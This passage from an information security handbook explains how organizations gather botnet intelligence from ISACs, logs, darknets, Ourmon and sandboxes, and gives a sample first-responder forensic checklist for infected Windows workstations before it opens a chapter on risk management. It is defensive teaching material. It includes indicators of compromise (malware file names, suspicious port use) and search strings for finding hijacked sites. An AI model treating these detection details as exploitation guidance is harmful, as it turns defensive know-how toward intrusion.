> The Alliance facilitates advanced training, promotes security awareness to reduce cyber-vulnerability, and conducts forensic and predictive analysis and lab simulations.
>
> These activities are intended to educate organizations and enhance their abilities to manage risk and develop security strategies and best practices.

NCFTA participants receive the benefits of cyber-forensic analysis, tactical response development, technological simulation or modeling analysis, and the development of advanced training. NCFTA provides the FBI and Postal Inspection Service with expertise and a place for collaboration with industry and academia.

Internet Security Operations Task Force

Internet Security Operations Task Force (ISOTF) is an anti-cyber-crime group focused on uncovering new trends and tactics to combat phishing, botnets, and other types of online scams. ISOTF is led by Gadi Evron, a security researcher at Israeli-based Beyond Security. In addition to Zero Day Emergency Response Team alerts, ISOTF also publishes member-only mailing lists focused on botnets (http://www.whitestar.linuxbox.org/mailman/listinfo/botnets), phishing attacks (http://www.whitestar.linuxbox.org/mailman/listinfo/phishing), ISP-centric security (Drone Army), malware vendor and security researchers (malicious Web sites and phishing), and registrar operators (Reg-Ops). The last three mailing lists require vetting before you can join. For consideration, contact Gadi Evron at ge@linuxbox.org.

Membership Organizations

The simplest and most direct organization that can provide some intelligence is your ISP. Although ISPs are not traditional membership organizations, you are a member of the ISP community as a customer. The services available vary from ISP to ISP. At a minimum, you should be receiving information from your ISP related to complaints against your organization that they receive. They might also provide you with information they receive about attacks against your organization that they see or are told about.

Quasi-intelligence organizations have varying qualification requirements. Some organizations, like Shadowserver, do not require membership. Most of their information is made freely

available to all. Other organizations, like the REN–ISAC, have strict membership and confidentiality requirements. REN–ISAC acquires some of its information from sources that will provide information only on the condition that all who receive it pass a vetting check and agree to abide by tough confidentiality guidelines. This is to prevent the data from getting into the wrong hands. In addition, the confidentiality guidelines create an environment in which members are comfortable discussing sensitive cases because they know the information will not become public.

Each membership organization establishes its own qualifications. For example PIRT shares the information it collects with anyone that wants it. All handlers are volunteers, but to be a handler you must apply and have your resume and experiences evaluated. All newly admitted handlers must go through some mandatory training and a period of time spent working with a mentor. Clearly the focus of handler screening is to ensure the integrity of the analysis process, but the resume review also attempts to identify and block potential bad guys from getting inside, again for integrity reasons.

Another class of quasi-intelligence organization is the paid membership consortium. This includes organizations like the Internet Security Alliance and Red Siren. These organizations tend to be more general in focus, digging into an issue when their constituency expresses a need. This chapter focuses on the free organizations.

Confidentiality Agreements

Some quasi-intelligence organizations are bound to confidentiality agreements by original sources. By agreeing to keep the data or the source confidential, they are able to get quality intelligence that would otherwise be unobtainable.

In some cases, the information cannot be shared with anyone outside your institution. In other cases, you are permitted to share the information only with other individuals that have been vetted by the quasi-intelligence organization. Each cache of intelligence information may carry its own provisions for confidentiality. Here, caches are sets of information from different sources. You need to ensure that each person that might have access to this kind of data understands and agrees to abide by the provisions of each confidentiality agreement.

The Role of Intelligence Sources in Aggregating Enough Information to Make Law Enforcement Involvement Practical

Quasi-intelligence sources provide a valuable service to the Internet community in that they are able to take individual cases that law enforcement would never prosecute and aggregate them with thousands of other related cases. Law enforcement is justified in taking a case with thousands of instances. Organizations like PIRT (Castlecops.com), the Anti-Phishing Working Group (APWG), REN–ISAC, the IC3, and the NCFTA bundle and report cases to the NWC3, which delivers them to the FBI and Secret Service. PIRT and APWG also report the same cases to anti-phishing and antivirus vendors. Sites like Shadowserver make lists of known C&C servers publicly available. Some law enforcement sites like NCFTA are known to use their data.

Without these aggregating organizations, law enforcement would be buried in thousands of individual cases that could not easily be pursued. The aggregating organizations, in addition to collecting and collating the data, bring a great amount of expertise to the task of analyzing and

interpreting the information. It is inconceivable that law enforcement would be funded to hire all the expertise provided to them for free by these groups.

Internal Sources

You should not overlook the many internal sources of intelligence information available to you. The most obvious sources are log files of every size, shape, and color. Firewall logs, system logs, and application logs from both servers and workstations. Centralizing your logs can make this data more accessible and can let you develop tools for real- or near-real-time analysis.

For many organizations, Windows workstation logs are not turned on by default. To ensure useful data is being collected the local security policy should include the audit policy settings as follows:

Audit account log-on events	Success, Failure
Audit account management	Success, Failure
Audit log-on events	Success, Failure
Audit policy change	Success, Failure
Audit privilege use	Success, Failure

These settings should be enabled on all Windows workstations. In addition the Windows firewall for all workstations should enable logging and you should ensure that the options "Enable log dropped packets" and "Enable log successful connections" are both checked. This should be done even if you do not intend to use the firewall for filtering traffic.

Table 4.2 lists the potential internal sources of intelligence, a description of the nature of the intelligence, and the security goals addressed by each source.

One fundamental change is necessary in the way help desk teams respond to virus-infected systems that are brought in to be scanned or reimaged. Performing a quick forensic prior to virus scanning or reimaging has proven to be yield valuable information about other infected hosts, C&C servers, payload structures, and more. (See a sample quick forensic procedure at the end of this chapter.) Note that the quick forensic procedure as described here is not intended to support a case for involving law enforcement. The intent of the quick forensic is to expand your knowledge of the breadth of the botnet infection or its links to the outside. If the quick forensic yields information that would indicate law enforcement should be involved (e.g., the presence of child pornography), then the quick forensic should be suspended and a full forensic exam, beginning with taking a forensically sound image, should be performed. As you can see from the sample quick forensic, the procedure will be unique to each organization and to each wave of infected botclients. This sample is version 5. As more information was learned about the nature of botclients infected by this bot-herder, the procedure was modified to gather better information.

What Do You Do with the Information When You Get It?

Organizations need a process for finding candidates (which I call potential intelligence markers) and evaluating them for their suitability. In law enforcement, an intelligence marker may sometimes be placed on an individual's or asset's record to indicate there may be some interest in the individual. An intelligence organization may need to know about activities that are not crimes in and of

Table 4.2 Internal Intelligence Sources

Security audit logs	Check the security logs for failed and successful log-ons. This may provide evidence of password guessing or brute force. Some are obvious, page after page of failed attempts starting with administrator and then changing to different spellings (administrador, etc.). The successful logs that occur during these attempts are likely compromised accounts, particularly if the attempts occur during hours when your company does not usually work. Sometimes it is less obvious, a handful of failed log-in attempts from many machines spread out over time. Have the logs forwarded to a central log server and process them daily using Structure Query Language queries to filter out most normal behavior.	Discover other infected systems by making a list of the machines involved in the failed log-ins. Useful to convince the user who says, "My machine is not infected. I ran a virus scan and it came up clean."
Network firewall, IDS/IPS logs	Traditional security, understand what normal looks like, investigate abnormal entries, look for known attack traffic patterns. Develop rules to block newly discovered attack traffic.	Detect, log, and block traffic at the perimeter. Identify IP addresses transmitting traffic associated with security alerts. Keep logs for analysis after the fact, when intelligence reports identify a problem.
Host firewall logs	Check the host firewall logs for successful inbound connections. Validate that inbound connections are reasonable for that workstation. Check outbound connections on unusual ports, particularly ports for which alerts have recently been issued. Check for communications with known C&C servers.	Evidence of participation in botnet activity. Identify attack vectors, hosts providing botnet updates, spam templates, C&C, etc.
Network traffic anomaly detection	Using Net flow analysis or tools like Ourmon, analyze network traffic for behavioral evidence of botnet or scanning activity. Monitor and report more detailed traffic from suspected botnet clients and servers.	Identify botnet clients and their C&C servers, along with their IRC channel, user ID, and password. Identify malware downloaded by botclients.
IDS/IPS	Snort, Real Secure, etc.—analyze network traffic in near-real-time to spot patterns or anomalies associated with malicious activity.	Signatures come from outside organizations (vendors or open-source organizations like Bleeding Snort).

Darknets	A darknet is a reserved portion of your IP space that is not assigned to any system. Any attempt to communicate with systems in darknet space is evidence of scanning.	Identify systems that are scanning your network. Feed this information to your network traffic anomaly detection systems to further corroborate bot-like activity.
Honeypots, honeynets	An instrumented system set up so that would-be attackers give themselves away. Honeypots and honeynets can be set up to respond to attackers to make them believe they have encountered a new potential host to infect.	Placing a honeypot or honeynet in darknet space permits you to gather information about the scanners and their intentions. Honeypots and honeynets can give you detailed information about attack vectors, C&C servers, location of botnet component storage servers, bot commands, and functionality.
Forensic examinations	A major operations change for most IT shops when remediating virus-infected systems is to perform a quick forensic examination before scanning for viruses or reimaging. Scanning for viruses with an independent virus scanner or reimaging destroys evidence that can help you identify the C&C server and other botclients. Creating a quick forensic checklist can preserve essential intelligence information, even evidence.	Examine the security and firewall logs on suspected virus-infected systems. If you know the time of a suspicious event involving the host, search the computer for files that were modified around the time of the event. If you find malware, look for configuration files associated with the malware. The configuration files may tell you ports used, C&C IP addresses, usernames, passwords, and other infected files.
Sandbox technology	CWSandbox from Sunbelt Software and the Norman Sandbox. Both the CWSandbox and the Norman Sandbox offer a free Web site for organizations to submit individual samples. Submitted samples are analyzed in their respective sandboxes and the results are e-mailed back to the submitter. The sample is placed in the sandbox, in a virtual environment, and executed. The sandbox records all files opened, all connections attempted, all files that the malware attempts to download.	Sandbox analysis can provide C&C server IP addresses or DS names, bot channel names, user IDs and passwords, download sites for malware, scanning software, spam templates, lists of e-mails, and download package names.

(*continued*)

Table 4.2 (Continued)

Fiddler	Developed by Microsoft as part of the Strider project. Fiddler is a Web browser proxy that records, for analysis, the Web sites through which a browser is redirected when a site is visited and the actions taken during each visit.	Can reveal Web sites that upload malware as well as the structure of sites involved in search engine spam.
Google searches	A method for discovering Web vulnerabilities using search engines. It was popularized by the book *Google Hacking for Penetration Testers*, by Johnny Long. Two useful examples: (1) Use the search phrase "phpbb site:<your URL>" to find phpBB sites. Check these sites for evidence that they have been abandoned by users and taken over by spammers. (2) Use the search phrase "phentermine site:<your URL>" to locate Web sites that may have been co-opted by spammers to sell the popular diet pill.	PhpBB sites that have been misconfigured to permit users to post without being approved by a moderator are often taken over by spammers. Finding Web sites in your domain that are offering phentermine will permit you to take these compromised Web sites offline. If you happen to have Web statistics being gathered about these Web pages, they can yield valuable information about the spammer's infrastructure. Look at referrer sites and the search engine strings used to find the site.
Asset inventory searches	Using tools like LANDesk Manager or Altiris search-managed systems for definition indications of bot control. File names or hashes found on other local botclients, directory structures used by the bot-herder.	Use your knowledge of organic bot information found on local clients to find other members of the botnet. Ourmon snagged Internet traffic containing the name of a file being downloaded by infected botclients. Using Altiris to search for the file, about 40 other infected hosts were located.

themselves but may link an individual to criminal activity or organizations. Sometimes the behavior indicated by the marker is enough to confirm maliciousness without any other confirmation (e.g., a password guessing using the list of default accounts associated with Rbot), but not always.

Other intelligence markers may require a second or third marker to be sure. For example, a workstation scanning your network may be a botclient, but it could also be a bored employee. However, a workstation that scans your network and communicates with a known C&C server has a higher probability of being a member of a botnet. Intel markers can be used to identify infected systems in your enterprise or to let the infected systems ID themselves as in the case of a darknet or honeynet. In this way intelligence markers can contribute to both prevention and recovery strategies.

What makes a good intelligence marker? Intelligence markers that we are interested in consist of data or information that aid in confirming or denying the nature of a workstation or Internet site as malicious. The best markers are unambiguous and defining. That is, by their presence or absence they can confirm or deny maliciousness. For example, network traffic that contains confirmed malicious code retrieved by several sites from the suspect workstation would be an unambiguous and defining intelligence marker.

The usual intelligence marker is less definitive or more ambiguous in isolation. However, aggregating this data can often raise your confidence in a determination. The best markers are well understood, particularly the circumstances under which the marker would mean malicious or nonmalicious use. For example, the Symantec Anti-Virus (SAV) server transmitting to destination Transmission Control Protocol (TCP) port 2967 to several workstations is likely nonmalicious. In contrast, a workstation (not a SAV server) transmitting to several workstations using destination TCP port 2967 is likely malicious and is trying to exploit a Symantec vulnerability.

Evaluation of what makes a good Intel marker will vary with the experience of the evaluator. It takes a skilled evaluator to analyze and vet new intelligence markers. Once vetted, the markers can be described to less-skilled observers so that they may monitor for the presence of the vetted markers. A record should be kept of the vetting process, in case anyone (e.g., a defense attorney) should later question its validity.

Here, for example, is the confidence rating system provided by the Network for Education and Research in Oregon, the author's ISP, for abuse reports related to hosts infected with the Storm Worm.

> The confidence value associated with an entry indicates how likely the host is infected with Storm-Worm and ranges between 1 and 5. A value of 1 means medium confidence: a suspect host connected to a Storm-Worm C&C network but a monitor system could not establish a return connection to verify the suspect host is infected. A value of 5 means very high confidence: a suspect host connected to a Storm-Worm C&C network, searched for strings known to be associated with Storm-Worm, and a monitor system was able to establish a return connection and verify the suspect host's behavior is consistent with Storm-Worm. Values between 1 and 5 suggest that either the suspect host connected to a Storm-Worm C&C network and searched for strings associated with Storm-Worm or a monitor system was able to establish a return connection to the suspect host. When available, the UDP port used to connect to the monitor is provided.

In some cases, markers only add weight to a decision that must ultimately be made by a human. In the bot-detection algorithms found in Ourmon, developed by Jim Binkley of Portland State University (PSU), several markers are monitored and evaluated. Each marker is assigned a letter, which is printed in reports whenever that condition is detected (Table 4.3).

Table 4.3 Intelligence Markers Used in Ourmon

E	Presence of Internet Control Messaging Protocol errors
W	Work weight—essentially the ratio of content to control data
O	One-way or two-way traffic
R	Presence of RESETs
M	Lack of FINS

Table 4.4 Application Flags

B	BitTorrent Protocol
G	Gnutella Protocol
K	Kazaa Protocol
M	Morpheus Protocol (P2P too)
P	Honeypot (darknet) violation
E	E-mail source port (e.g., port 25) seen
H	Web source port (e.g., port 80 or 443) seen
I	IRC messages seen
S	User Datagram Protocol only; indicates spam for Internet messenger

If only one marker's letter shows up, then the system may not be part of a botnet. If several letters are printed, then the likelihood of the system being part of a botnet is increased. In Ourmon, a busy botnet will light up the letters, spelling out EWORM. Ourmon adds other intelligence markers to increase confidence. One indicator shows whether the system is communicating with a known C&C server. Another indicator displays whether a system is acting in isolation or is part of a communicating network of some kind (IRC, P2P, etc.). An intelligence marker displays the ratio of unique IP addresses to destination ports. If you see a host that talks to few IP addresses with many destination ports, you may have a scanner looking for active ports, particularly if the one-way flag is set. If you see a host that talks to many IP addresses with a few unique destination ports, you may be seeing a typical fan-out pattern for a bot that is recruiting. Most bots have tools that scan only a limited number of vulnerabilities.

To reduce the number of false intelligence markers, Ourmon also keeps track of protocols that exhibit botlike characteristics but may actually be legitimate. Similar to our intelligence markers, identifying a host as one that uses a protocol with wormlike characteristics does not discount the fact that it might still be a bot. Instead, it says that worminess alone is not sufficient to conclude that it is part of a botnet (Table 4.4).

You will notice that some of the flags indicate potential good, whereas some indicate potential bad (honeypot or darknet violation, e-mail source port seen, User Datagram Protocol (UDP) only—a spam using Internet messenger indicator).

For a more detailed look at Ourmon, check out Chapters 6–9 of *Botnets—The Killer Web App*, published by Syngress, or go to http://ourmon.sourceforge.net/. To see Ourmon in action go to http://ourmon.cat.pdx.edu/ourmon.

Ourmon also uses data from other intelligence sources to corroborate its suspicions. Several sources, like Shadowserver provide lists of known C2 servers. Ourmon checks the IP addresses associated with a suspected botclient to see if any of them are known C&C servers. The combination of communication with a known C&C server and botlike activity is usually enough to conclude this is a positive determination of a botnet.

PSU obtains this flag by using the list of known C&C servers in our internal DNS server. Any host that queries one of the known DNS servers is returned a special address. The system at this address records the IP address and port number for any system that contacts it. This information is fed into Ourmon and correlated with other intelligence markers for the same IP address. Another approach would be just to return a blackhole address for any queries made to known C&C servers. Similarly, some organizations use BGP to the same effect (turning off routes instead of giving fictitious DNS entries).

Some intelligence you receive from external sources (e.g., from your ISP or from your abuse e-mail address) is about the activity of systems in your IP space. If the intelligence indicates the likelihood of an infected host, you should activate your response process. In the case of PSU, our networking team quarantines the suspected infected host, restricting its access and referring the user to the help desk. Our computer support analysts identify the location of the computer and the user to whom the computer is assigned. The desktop support team retrieves the computer and performs the quick forensic exam. If anything extraordinary or illegal is seen during the forensic exam, an image is taken and information security is notified for a more complete forensic exam. In the course of examining the system, any new intelligence that is uncovered is fed back to Ourmon or other sensors.

Counterintelligence: The Next Step

Security professionals are now beginning to look at these threats in a new light. This chapter urges organizational security officers to begin to look beyond their own boundaries for information to combat the growing darkness. As we have begun to learn more about the threat, a few have made forays into the realm of counterintelligence. The white paper "Revealing Botnet Membership Using DNSBL Counter-Intelligence," by Anirudh Ramachandran, Nick Feamster, and David Dagon from the College of Computing, Georgia Institute of Technology, is one of these. By analyzing the efforts of bot-herders to market their spamming bot activities as free of blacklisting, Mr. Dagon et al. noticed that they made DNS blacklist queries in a manner that could identify them as spamming bots. Their method uses heuristics to distinguish between legitimate and bot-related queries. Their study suggests that bot-herders perform reconnaissance to ensure their bots are not blacklisted prior to conducting attacks. Using techniques described in this paper could yield an early warning capability.

Recent work in the area of passive DNS analysis has yielded great insights into the working of fast flux DNS related to phishing sites. You can see a visual representation of fast flux DNS used in a persistent phishing cluster located at http://www.internetperils.com/perilwatch/20060928.php. This animated .gif was created by taking 20 dumps of the APWG database, gathered from May 17 through September 20, 2006, and combining them with ongoing network performance and topology data collected directly by Internet Perils. The result is a view that no individual target of phishing could have provided. Law enforcement and anti-phishing groups can now see the big picture of systems involved in phishing attacks. In addition they see the effects of fast flux DNS in a striking graphic presentation.

More analysis of the aggregated data collected by these quasi-intelligence organizations is needed. It is here that we will find the weapons to begin to fight the fire currently fueled by organized crime. There are reports that spammers using botnet technology are making incredible amounts of money. One court document says that Jeremy Jaynes was making $750,000 a month from his spamming activities. Rumor has it that Pharmamaster, the Russian spammer that brought down Blue Security, was making $3 million a month from spam. With this kind of money, they can fund significant research to keep their enterprises operational. As evidenced by Blue Security's

fate, they can also bring tremendous resources to bear on anyone or any company that begins to impact that income. Governments must begin to recognize this and respond accordingly. At present, there is no concerted effort to ensure that research is being done in all areas that might yield productive results. More important than the technical issues, there is little being done in the realm of law and law enforcement that will effectively meet this global threat.

Summary

A/V products must be augmented to protect your organization against today's threat. Intelligence information from both internal and external sources is needed to address new threats that are not handled by A/V products. Each intelligence source is different. Information security professionals should review the objectives addressed by each intelligence source to determine those that will enhance your organization's ability to detect botnets and other malicious activity.

A rating system should be associated with each intelligence source. The rating should indicate the level of confidence that the organization should place on the information. Information from different sources should be gathered and correlated to raise the confidence level in a determination that a suspicious host may be part of a botnet or other malicious activity.

Organizations should change their process for handling virus-infected systems to require the collection of intelligence data prior to clean scanning or host reimaging. Ensure your workstations are configured to gather useful log information.

Using these intelligence resources to augment your existing security measures you can gain:

- Knowledge of attacks by your own organization's resources on others
- Knowledge of attacks by other systems on your resources
- Knowledge of attempts by your assets to communicate with known C&C servers
- Lists of known C&C servers, ports, and channels
- Results of aggregate data from honeynets, honeypots, and darknets across the Internet
- Access to analysis reports on current threats
- Access to analysis of individual instances of malware
- Access to special tools
- Access to detailed discussions of real uncensored events
- Access to a professional community with similar security concerns
- Access to bleeding edge IDS signatures

Arrange to use this intelligence data with your DNS system, your wide area networks routers, your network monitoring systems, and your IDS/IPS systems.

Finally, find aggregating organizations in your sector and become a contributing member. As a profession, we cannot win the war against bots and other malware unless we work together.

The sample First Responder procedure

Version 5
12/14/06

First Responder Examination of Compromised Machines

Read each section before beginning.

Do not scan the computer for viruses before taking these steps. The scan may delete useful files.
Do not edit, view, sort, or otherwise manipulate the event files before saving them.

First, copy the Event Viewer logs to a universal serial bus (USB) drive.

- Go to Control Panel > Administrative Tools > Event Viewer
- Right click on each log, and click on "Save As."
  - When saving the first file, create a directory with today's date (YYMMDD) and the name of the computer being examined and the help desk ticket number (e.g., 061102 CAMPUSREC-04 RT2349).
  - Save each log to this folder on the USB drive, using the naming scheme [computer name] [log description] [six-character date, YYMMDD] (e.g., "CAMPUSREC-04 Security 061102").

Keep Event Viewer open, as the logs will be useful later in locating entry events and helping to locate corrupted files. The other logs to export are the antivirus (SAV or McAfee) logs. The McAfee logs are located at:

%DEFLOGDIR%\AccessProtectionLog.txt
%DEFLOGDIR%\BufferOverflowProtectionLog.txt
%DEFLOGDIR%\EmailOnDeliveryLog.txt
%DEFLOGDIR%\OnAccessScanLog.txt
%DEFLOGDIR%\OnDemandScanLog.txt
%DEFLOGDIR%\UpdateLog.txt

On the author's system %DEFLOGDIR% translates to C:\Documents and Settings\All Users\Application Data\McAfee\DesktopProtection

The SAV logs are SAV risk, scan, tamper, and event histories and can be exported by running the SAV graphical user interface.

- If the log is empty, disregard.
- If the log has items in it, select the log, then click "Save" on the toolbar.
  - Save them to the USB drive
  - Use the same naming scheme as for the Event Viewer logs
  - These are saved as comma-delimited files

Once the logs have been saved, the next step is to locate any corrupted files or files of copyrighted information (movies, games, etc.) as well as any other unusual files.

At this point you can use the SAV logs to see if they identify any folders that may have infected files. The risk history file will identify folders that contained infected files. These folders should be examined for other potential evidence. The SAV event history may identify folders that contained files that could not be examined, called scan omissions. These folders are good places to look for the bot-herder's payload. Note that saving the SAV logs does not save the individual entry detail. If there is an interesting individual entry, you can copy the text from the entry into a notepad text file.

In the current set of infections, one place commonly used to store stolen intellectual property is in the recycle bin. Looking at hidden files in the recycle bin is tricky. Open Windows Explorer and click on Tools and Options. Change setting on Tools options so that hidden files and folders are visible (enable Show Hidden Files and Folders). Change the settings (disable) for the attributes "Hide Extensions for Known File Types" and "Hide Protected OS files."

Using Windows Explorer, go to C:\ and locate the file C:\Recycler\. If you list the files, you may see a directory that begins with .bin{SID}. This is the directory in which we have found stolen intellectual property. However, the files in this directory do not show up in Windows. To see the

files, first double-click on the directory that begins with .bin. This will place a copy of the path in the address bar. Highlight the path in the address bar, then press Ctrl C. This will place a copy of the path on the clipboard.


Next, open a Disk Operating System (DOS) window. Switch to the C: drive if it is not already there. Type cd followed by a quote mark. Right click on the top blue bar of the DOS window. In the drop-down menu locate the Edit selection. Left click on Edit to bring up another menu. In the Edit menu select Paste. Add the closing quotation mark (”), then press Enter.

To check if files are there, you can type the dir command. If there are files, then you will want to type the command again with the forward slash (“/”) s option (list subdirectories) and redirect the output to the USB memory stick into a file with a name that includes the name of the computer, the phrase “Hidden Directories,” and the date in YYMMDD format, for example:

C:\RECYCLER\bin.{645ff040-5081-101b-9f08-00aa002f954e} > dir /s > e:“{computername} Hidden Directories 061103.txt”

The easiest way to locate files associated with the break-in or the data collected by the hacker is to find the dates of intrusion. Go back to the security log.

- Sort by date and scroll through the log looking at the “Failure Audits.”
- These indicate failed log-ins, and the most suspicious of these are when there are several failures within a second. However, it is best to open up the properties of the first few and look at them in turn.
- On the properties page, there are several items of interest that indicate break-in attempts.
  - Make note if the domain field of the Event Properties entry contains anything other than your domain name or the name of the workstation being examined. Also make note if the Workstation Name field contains the name of anything other than the name of the workstation being examined.



When you find a record like this, record the date and time of the first failed attempt, then move on to another date.

You will use the dates and times of the break-ins to search the file system for other evidence. If the security log is empty or contains only successes, use the dates from the Symantec risk history or event log. If Symantec has also has no logs, check for activity on a recent common break-in date (from other intelligence) or the date the suspicion of infection was raised. For each date you found you can search the files and folders with the options mentioned earlier for showing hidden files and folders and not hiding the system files. Once the search has been completed, sort the files by the date/time field. Look for files that were modified around the time of the break-ins. There may be some normal files at the same time but after a few machines you will be able to recognize most of them. If you want to look at some to check them out, use Notepad. You should not execute any of the files you find. In these files you are looking for things that may tell you how they got in or user IDs and passwords they may have collected or broken. Any hacker tools and the configuration files associated with them can provide valuable insights.

One file that we found on several systems that was worth looking for was a set of five files starting with JAs.

JAsfv.dll
JAsfv.ini
JAstat.dll
JAstat.ini
JAstat.stats

In the request tracker (RT) ticket you should also locate any files that are listed that were detected by an Altiris scan. These files and files either near them or with the same date and time as them may be of interest.

If you find any file with credit card numbers, Social Security numbers (SSNs), or other data that might be personally identifiable information, stop the investigation and contact the security officer. A computer with this kind of data in proximity to hacker data will need to have an image taken and a more thorough forensic examination performed by security.

In the Windows directory (WinNT for Win2K) copy to the memory stick any files that have the word "firewall" in them (Firewall_Zone_A.log, Firewall_Zone_A.log.old, pfirewall.log, etc.)

Open a command window. Change to the drive on which the memory stick is located. Change the directory to the folder for this computer. Change the drive to the C: drive. Change the directory to the root "\" directory. List the directory first with the "/s" parameter, then with both "/s" and "/ah" parameters and redirect the output to the drive with the memory stick. If the memory stick is on drive E: the commands would look like this.

```
C:\Documents and Settings\comp$admin> e:
E:\>dir
Volume in drive E has no label.
Volume Serial Number is 05D1-4545
Directory of E:
11/02/2006  01:46 PM    <DIR>          061117 ESL-TECH
11/17/2006  05:13 PM    <DIR>          061117 ATH-PSC167-XRAY
               0 File(s)              0 bytes
               2 Dir(s)     876,937,216 bytes free
If the computer you were working with was the ESL-TECH computer,
 you would change the directory to 061117 ESL-TECH.
E:\< cd "061117 ESL-TECH"
E:\061117 ESL-TECH> c:
C:\Documents and Settings\comp$admin>cd \
C:\>dir /s >"e:061117 ESL-TECH directories.txt"
C:\>dir /s /ah >"e:061117 ESL-TECH hidden directories.txt"
```

In the root directory (C:\) you will find a directory called "System Volume Information." To look at this directory you will add the account you are using to the security tab of the folders Properties; the default access that it gives you is OK, you will need only to read the files. After applying the change, click OK.

Open the system volume information folder. There may be a folder that looks something like the following (the numbers in the braces will be different):

_restore{FABD0D3E-B186-4217-A903-D6F355385163}

Double-click on this folder. Here do a search for *.old. Copy any file it finds to the memory stick and place in a folder called <machine name> Firewall logs.

Execute system internals Process Explorer and save the results to the memory stick.
Execute system internals TCPView and save the results to the memory stick.
Execute system internals Autoruns and save the results to the memory stick.

When you are done, bring the memory stick and any notes you took to information security and note in the RT ticket that the system is ready to be reimaged.

Chapter 5

Information Risk Management: A Process Approach to Risk Diagnosis and Treatment

Nick Halvorson

Contents

Introduction
The Nature of Risk
    Strategic Risk
    Tactical Risk
    Operational Risk
The Process of Risk Management
    Information Security Program
    Threat Forecasting
    Incident Evaluation
    Risk Assessment
        Assessment Scope
        Assessment Framework
        Risk Quantum
        Raw Risk
    Risk Tolerance
        Avoid Risk
        Transfer Risk

Accept Risk
Mitigate Risk
Control Objectives
Selection of Controls
Discretionary Controls
Mandatory Controls
Risk Treatment
Development of Action Plan
Approval of Action Plan
Implementation of Action Plan
Risk Metrics
Process Metrics
Program Metrics
Environmental Metrics
Control Attributes
Maturity
Weight
Residual Risk
Summary

Introduction

Information security, as a subset of an organization's overall risk management strategy, is a focused initiative to manage risk to information in any form. Risk management concepts, when applied to information risk, are readily managed within the context of an information security management system (ISMS). An ISMS is a process-based management approach and furnishes a framework to administer risk management processes.

Robust risk management processes identify and quantify areas of information risk and allow for development of a comprehensive and focused risk treatment plan.

- A clearly defined risk assessment methodology is a mandatory component in legal or regulatory compliance.
- The corresponding risk treatment plan documents informed-choice decision making and organizational due diligence.

The Nature of Risk

Risk may be strategic, tactical, or operational.

Strategic Risk

Strategic risk is risk to the existence or profit of the organization and may or may not have information security significance. Such risk includes regulatory compliance and fiduciary responsibility, as well as risk to the revenue and reputation of the organization.

Tactical Risk

Tactical risk is risk to the information security program's ability to mitigate relevant strategic risk to information. Such program risk includes the ability to identify relevant regulations, identify and justify control objectives, and justify information security initiatives.

Operational Risk

Operational risk is concerned with the ability to implement the tactical risk-based control objectives. Such risk includes budget, timelines, and technologies.

The Process of Risk Management

In its most basic form, the risk management process is closed loop, or iterative, providing a feedback mechanism for continuous process improvement (Figure 5.1).

The current ISO17799-3 standard addresses the application of this process as an information security technique. A process-based ISMS provides the framework within which to implement this technique.

Information Security Program

A comprehensive information security program should address strategic, tactical, and operational risk (Figure 5.2). An information security program is a strategic risk initiative, managed by a tactical risk-based ISMS. This structure allows ready identification and mitigation of operational risk. For example,

- The scope of strategic risk is enterprisewide and focused on the risk-mitigating services required by the enterprise.
- The scope of tactical risk is programwide and focused on the risk-mitigating processes required by the strategic services.
- The scope of operational risk is based upon a discrete domain that stores, transmits, or processes information in any form. This domain-specific risk is focused on the people, procedure, and products that integrate into the risk-mitigating process.




Figure 5.1 Risk management process.




Figure 5.2 Step 1: Set scope.




Figure 5.3 ISMS-based information security program.

